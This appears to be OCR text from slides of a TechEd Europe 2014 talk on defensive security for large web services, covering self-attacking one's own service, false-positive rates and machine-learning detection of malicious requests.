
Reduce

~500,000 different keys

Attack!

Business result

Avoided releasing vulnerability to the public!



Big data scenario takeaways

Using usage logs, find your service attack surface

Continuous security: proactively attack your service

Guard against creating denial-of-service against your service

Prioritize areas according to “importance”

- There is always a “window” between your last scan and a possible release to the public

Issues

Some processing needed for special endpoints

Attacking own service is a costly development effort


False positives: 500K endpoints with 0.1% false positives = 500 “incidents” to investigate

Remember: the “data feeds” may be your weakest link!


TechEd
Europe 2014

Using machine learning to detect malicious requests

Offline detection



(Near) realtime detection



(Near) realtime detection

ML-based WebApp Firewall (WAF)

Front end

Logs

BackendA

BackendB

Data feeds

Syndicated content

Social media graphs

Cat pictures

Ads

“Machine Learning”

Strong candidate for buzzword of the decade

Besides, those are two words!

